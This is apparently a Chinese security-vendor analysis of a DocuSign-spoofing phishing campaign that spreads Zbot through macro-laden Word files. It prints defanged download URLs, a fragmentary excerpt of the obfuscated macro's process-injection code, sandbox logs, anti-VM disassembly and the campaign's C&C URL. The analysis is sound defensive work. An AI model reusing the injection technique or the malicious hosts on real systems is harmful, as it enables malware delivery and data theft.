
DocuSign 网站用户资料泄露

病毒团伙利用邮件疯狂作恶


目录

一、 综述

近期，火绒安全实验室发出警报，著名的美国数字文档签署平台 DocuSign 的用户正在遭受病毒邮件的攻击，该平台在全球拥有 2 亿用户，其中包括很多中国企业用户。请 DocuSign 的用户提高警惕，在收到相关邮件时仔细查验真伪，不要轻易打开邮件正文中的 word 文档查看链接。




火绒安全团队根据截获的病毒邮件分析和溯源，发现知名的数字文档签署平台 DocuSign 遭到黑客入侵，导致用户资料被泄露。病毒团伙得到用户信息后，伪造了一个假域名“DocuSgn”（比 DocuSign 少一个字母 i），从这里向用户发出病毒邮件，病毒邮件伪装成会计发票，由于邮件标题及正文均使用 DocuSign 品牌标识，充满迷惑性，诱骗用户下载含有恶意代码的 word 文档，当用户打开文档时，系统会询问用户是否打开被禁用的恶意宏代码，如果用户启用被禁宏，便会开启病毒的多次接力下载，最终下载并运行 Zbot。（如下图所示）



本次病毒邮件攻击的受害人群仅限于 DocuSign 用户，火绒安全通过虚拟行为沙盒可以检测出恶意行为，所以无需升级即可彻底查杀病毒，并且通过“恶意网址拦截”功能，拦截假冒域名 docusgn.com。

二、 事件分析

近期，火绒工作人员收到了一封来自"docusign"的邮件，经火绒工程师确认，这是一封伪装 DocuSign 的钓鱼邮件。图中发件人的邮箱地址为 dse@**docusgn**.com，和官方 **docusign**.com 有一字之差，如下图所示：




火绒一共收到 4 封正文相同的邮件，只是下载文档的地址变换了 4 次。分别如下：

hxxp://hertretletan.ru/file.php?document=MjEzM3pob3VqdW5AaHVvcm9uZy5jbjYxODg=
hxxp://search4athletes.com/file.php?document=MDY2NHpob3VqdW5AaHVvcm9uZy5jbjI1MTg=
hxxp://tannareshedt.ru/file.php?document=NjQzNXpob3VqdW5AaHVvcm9uZy5jbjcwMzE=
hxxp://lasvegastradeshowmarketing.com/file.php?document=NjE3Nnpob3VqdW5AaHVvcm9uZy5jbjU2MTA=

点击“REVIEW DOCUMENT”下载包含恶意代码的 Word 文档：

下载的文档内容也是相似，只有一副图片。火绒初步怀疑该恶意文档是使用 MetaSpolit 工具生成。打开文档后，Word 会询问用户是否打开被禁用的恶意宏代码，如下所图：




如果按照钓鱼文档的说明，关闭安全警告启用宏，就会触发文档中的恶意脚本，脚本执行过程中会进行多次解密，解密数据来自于宏脚本窗口中的控件对象。控件对象数据如下：

关键解密过程如下：

```
Set gnomish = ruthenium.qc.SelectedItem      ' 获取控件对象
............
bisque = gnomish.Name                        ' 通过控件或取被加密信息
...........
onefifth = Right(bisque, canonize)           ' 第一次解密
.........
brachial = irresolvedly.prodromus(onefifth)  ' 第二次解密
    For horsemint = 3 - 3 To apple + 7 - 7   ' 循环解密
    ......
dearlywon = brachial                         ' 解密后赋值
eidouranion = nattily(dearlywon)             ' 调用Windows API注入内存
    Function nattily(onside)
        milkman lubbard, highball, 133 + 30 + 4207
        babysitter = milkman(congenialness, VarPtr(onside) + 8, centromeric)
        Function milkman(pasurage, holloa, soniferous)
            barred = holloa Buffer地址
            aigulet ByVal ahuehuete, aleppo, barred, inexperience, accidental   ' aigulet是函数 WriteProcessMemory 别名
```


控件对象数据最终会解密出包含恶意代码的 PE 文件，然后启动系统进程 svchost.exe，将解密后的病毒注入到 svchost.exe 中执行：




进程名	动作	路径
WINWORD.EXE	EXEC_create	C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Local\Temp\CVRDOB7.tmp
WINWORD.EXE	FILE_rename	C:\Users\b\AppData\Local\Temp\CVRDOB7.tmp
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9058E4EE-787E-4F72-8C05-1A13DD64A52C}.tmp
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Local\Temp\~DFCE0865A9621610F0.TMP
WINWORD.EXE	FILE_touch	C:\Users\b\Desktop\~$counting_invoice_zhoujun(1).doc
WINWORD.EXE	FILE_modified	C:\Users\b\Desktop\~$counting_invoice_zhoujun(1).doc
WINWORD.EXE	BA_extract_hidden	C:\Users\b\Desktop\~$counting_invoice_zhoujun(1).doc
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{83BB67AC-7939-4F12-ABFC-258312BDFED0}.tmp
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0527DADA-37A2-4ECA-BA3E-63B0C769DBE7}.tmp
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\accounting_invoice_zhoujun(1).doc.LNK
WINWORD.EXE	FILE_modified	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\accounting_invoice_zhoujun(1).doc.LNK
WINWORD.EXE	FILE_modified	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\index.dat
WINWORD.EXE	FILE_remove	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\accounting_invoice_zhoujun(1).doc.LNK
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\accounting_invoice_zhoujun(1).doc.LNK
WINWORD.EXE	FILE_modified	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\accounting_invoice_zhoujun(1).doc.LNK
WINWORD.EXE	FILE_modified	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\index.dat
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{674BC76A-F722-4131-AB9D-8BB3260EE52E}.tmp
WINWORD.EXE	PROC_exec	C:\Windows\splwow64.exe
WINWORD.EXE	THRD_resume	C:\Windows\splwow64.exe
splwow64.exe	EXEC_create	C:\Windows\splwow64.exe
WINWORD.EXE	FILE_remove	C:\Users\b\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{83BB67AC-7939-4F12-ABFC-258312BDFED0}.tmp
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C106AFF8-3693-4661-87D8-DC3A544A0BB4}.tmp
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Local\Temp\~DF6D782D25C3EE573E.TMP
WINWORD.EXE	FILE_remove	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\accounting_invoice_zhoujun(1).doc.LNK
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\accounting_invoice_zhoujun(1).doc.LNK
WINWORD.EXE	FILE_modified	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\accounting_invoice_zhoujun(1).doc.LNK
WINWORD.EXE	FILE_modified	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\index.dat
WINWORD.EXE	FILE_modified	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\index.dat
WINWORD.EXE	FILE_remove	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\accounting_invoice_zhoujun(1).doc.LNK
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\accounting_invoice_zhoujun(1).doc.LNK
WINWORD.EXE	FILE_modified	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\accounting_invoice_zhoujun(1).doc.LNK
WINWORD.EXE	FILE_modified	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\index.dat
WINWORD.EXE	FILE_modified	C:\Users\b\AppData\Roaming\Microsoft\Office\Recent\index.dat
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Roaming\Microsoft\Forms\WINWORD.box
WINWORD.EXE	FILE_remove	C:\Users\b\AppData\Roaming\Microsoft\Forms\WINWORD.box
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Local\Temp\~DFA67B1CD8E342A855.TMP
WINWORD.EXE	FILE_touch	C:\Users\b\AppData\Local\Temp\~DFB68981C3BBBEE3FA.TMP
WINWORD.EXE	PROC_exec	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	PROC_pgprot	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	PROC_pgprot	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	PROC_pgprot	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	PROC_pgprot	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	PROC_pgprot	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	PROC_pgprot	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	PROC_pgprot	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	PROC_pgprot	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	PROC_pgprot	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	PROC_pgprot	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	THRD_setctxt	C:\Windows\SysWOW64\svchost.exe
WINWORD.EXE	THRD_resume	C:\Windows\SysWOW64\svchost.exe
svchost.exe	EXEC_create	C:\Windows\SysWOW64\svchost.exe
svchost.exe	SYS_enumproc	
svchost.exe	SYS_enumproc	
svchost.exe	NET_http	api.ipify.org/
svchost.exe	SYS_enumproc	
svchost.exe	SYS_enumproc	
svchost.exe	SYS_enumproc	

被注入的 svchost.exe 还是一个下载器，联网后下载另一个病毒程序 "BN2589.tmp.exe"到 TEMP 目录并执行。

通过分析，“BN2589.tmp.exe”是一个被混淆器多重加密的 Zbot。病毒会启动 explorer.exe 作为傀儡进程运行恶意代码：



上图中 Explorer 被病毒 Patch 了入口点代码，确保在 Explorer 恢复线程后，可以从入口点跳转到注入的恶意代码，随后跳转到恶意代码入口点继续解密：



注入到 explorer 的恶意代码是一个混淆后的动态库，其导入表是经过加密进行存放的，在动态库被注入后会先对其导入表进行修复，修复后进会保留函数地址，并对函数名部分进行擦除：


其父进程注入 explorer 时会在其内存块其实地方记录下一段加密的用户配置信息和启动程序路径：

```
地址      HEX 数据                                          ASCII
00090000  45 58 5B 89 4E 0A 4A C1 4E 55 41 C2 49 07 1A D5  EX[塏.J瞁UA譃■■∅
00090010  55 57 17 80 4A 4F 40 C3 43 5D 4A DA 5F 0E 53 CD  UW■■JO@肅]J赺■S∅
00090020  1A 0A 06 B8 4F 0E 06 CD 42 58 52 D1 49 4F 00 D7  ■.■窸■■虳XR袴O.∅
00090030  16 08 52 DE 41 46 56 D6 46 0A 49 D1 03 22 0A 89  ■■R轆FV諪.I?".∅
00090040  57 25 50 F9 5D 26 49 AB 0D 29 04 A6 04 77 08 F1  W%P鶠&I?) ?w■∅
00090050  59 2C 56 AA 0B 77 4A F0 5A 2E 32 A0 0C 7F 31 A8  Y,V?wJ饚.2?■1∅
00090060  4B 78 2B A3 4E 39 7B A1 49 3F 34 F0 11 63 28 AA  Kx+ 9{  ?4?c(∅
00090070  59 28 20 A3 32 3A 2F A8 2F 61 2B A1 2F 7F 2B AB  Y( ?:/?a+?■+∅
00090080  28 7E 2D B1 30 37 65 A1 2D 23 4C AA 2E 23 3C E4  (~-?7e?#L?#<∅
00090090  71 2C 21 BF 22 31 21 EC 27 36 37 E3 33 3D 35 E6  q,!?1!?67?=5∅
000900A0  73 38 3A A1 23 2F 26 BC 3E 6F 36 E8 7B 3E 3B EA  s8:?/&?o6鑨>;∅
000900B0  7C 65 26 BD 36 67 27 B8 21 31 6F B9 63 10 20 B1  |e&?g'?1o筩■ ∅
000900C0  2B 02 6F D3 67 07 6D 98 63 19 6B D0 39 12 27 86  +■o觛■m榗■k?■'∅
000900D0  2F 56 3A DC 6A 10 2E 92 2A 5F 0A 83 35 1E 53 D4  /V:躩■.?_.?■S∅
000900E0  34 0B 14 9F 31 06 16 8A 2F 1F 03 99 6F 54 03 98  4■■?■■?■ 檕T ∅
000900F0  6E 00 07 96 04 1D 04 83 11 0A 5A 82 0F 0A 1A D7  n.■?■ ?.Z?.■∅
00090100  0A 48 1B C7 08 1B 11 92 16 4A 5B 80 51 07 05 9D  .H?■■?J[€Q■¥∅
00090110  02 18 01 9C 1F 43 1B 86 51 41 44 94 02 0D 07 95  ■■■溨C■咼AD?.■∅
00090120  1E 0F 11 96 59 0F 12 90 14 14 15 9F 16 11 47 8D  ■■■朰■■?■■?■G∅
00090130  05 0A 13 90 46 0B 42 C9 14 12 13 92 45 F4 10 8D  ¥■愋■B?■■技?∅
00090140  41 B2 48 62 4D F0 4A 78 11 EA 12 35 4E F5 04 64  A睭bM餔x■?5N?d
00090150  00 E6 47 3C 4A B5 B2 30 15 E6 E6 6E 12 EB EE 6E  .鍳<J挡0■骀n■腩n
00090160  13 FA B5 60 14 B8 FC 3B 44 BF EB 32 16 F8 F2 7B  ■  `■更;D烩2■  {
```

```
00090480  2F 3E 23 BB 36 3B 7A 43 00 3A 00 5C 00 44 00 6F  />#?;zC.:.\.D.o
00090490  00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 20  .c.u.m.e.n.t.s.
000904A0  00 61 00 6E 00 64 00 20 00 53 00 65 00 74 00 74  .a.n.d. .S.e.t.t
000904B0  00 69 00 6E 00 67 00 73 00 5C 00 41 00 64 00 6D  .i.n.g.s.\.A.d.m
000904C0  00 69 00 6E 00 69 00 73 00 74 00 72 00 61 00 74  .i.n.i.s.t.r.a.t
000904D0  00 6F 00 72 00 5C 00 4C 68 62 97 5C 00 42 00 4E  .o.r.\.Lhb椬.B.N
000904E0  00 32 00 35 00 38 00 39 00 2E 00 74 00 6D 00 70  .2.5.8.9...t.m.p
000904F0  00 2E 00 65 00 78 00 65 00 00 00 00 00 00 00 00  ...e.x.e........
```

病毒主逻辑中，首先会检测虚拟机进行反调试：

```
.text:10001AD9                 push    ebp
.text:10001ADA                 mov     ebp, esp
.text:10001ADC                 push    esi
.text:10001ADD                 sub     esp, 0CCh
.text:10001AE3                 lea     esi, [ebp+VBoxService_exe]
.text:10001AE6                 mov     [esp+0D0h+var_CC], esi
.text:10001AEA                 mov     [esp+0D0h+var_D0], 0B4h
.text:10001AF1                 call    decrypt_string_from_strtbl
.text:10001AF6                 lea     eax, [ebp+VBoxTray_exe]
.text:10001AF9                 mov     [ebp+VBoxTray_exe_copy], eax
.text:10001AFC                 mov     eax, [ebp+VBoxTray_exe_copy]
.text:10001AFF                 mov     [esp+0D0h+var_CC], eax
.text:10001B03                 mov     [esp+0D0h+var_D0], 0B5h
.text:10001B0A                 call    decrypt_string_from_strtbl
.text:10001B0F                 lea     eax, [ebp+Vmtoolsd_exe]
.text:10001B12                 mov     [ebp+Vmtoolsd_exe_copy], eax
.text:10001B15                 mov     eax, [ebp+Vmtoolsd_exe_copy]
.text:10001B18                 mov     [esp+0D0h+var_CC], eax
.text:10001B1C                 mov     [esp+0D0h+var_D0], 0B6h
.text:10001B23                 call    decrypt_string_from_strtbl
.text:10001B28                 lea     eax, [ebp+VmwareTrat_exe]
.text:10001B2E                 mov     [ebp+VmwareTrat_exe_copy], eax
.text:10001B31                 mov     eax, [ebp+VmwareTrat_exe_copy]
.text:10001B34                 mov     [esp+0D0h+var_CC], eax
.text:10001B38                 mov     [esp+0D0h+var_D0], 0B7h
.text:10001B3F                 call    decrypt_string_from_strtbl
.text:10001B44                 lea     eax, [ebp+Vmwareuser_exe]
.text:10001B4A                 mov     [ebp+Vmwareuser_exe_copy], eax
.text:10001B4D                 mov     eax, [ebp+Vmwareuser_exe_copy]
.text:10001B50                 mov     [esp+0D0h+var_CC], eax
.text:10001B54                 mov     [esp+0D0h+var_D0], 0B8h
.text:10001B5B                 call    decrypt_string_from_strtbl
.text:10001B60                 lea     eax, [ebp+Vmacthlp_exe]
.text:10001B66                 mov     [ebp+Vmacthlp_exe_copy], eax
.text:10001B69                 mov     eax, [ebp+Vmacthlp_exe_copy]
.text:10001B6C                 mov     [esp+0D0h+var_CC], eax
.text:10001B70                 mov     [esp+0D0h+var_D0], 0B9h
.text:10001B77                 call    decrypt_string_from_strtbl
.text:10001B7C                 mov     [esp+0D0h+var_D0], esi
.text:10001B7F                 call    find_process
.text:10001B84                 mov     [ebp+var_8], eax
.text:10001B87                 mov     eax, 6789B301h
.text:10001B8C                 mov     esi, 0BFDDE362h
.text:10001B91                 jmp     short loc_10001B98
```



该样本中所使用的所有资源都被加密：

通过解密可以得到 C&C 服务器域名如下：

http://hargotsinlitt.com/bdk/gate.php
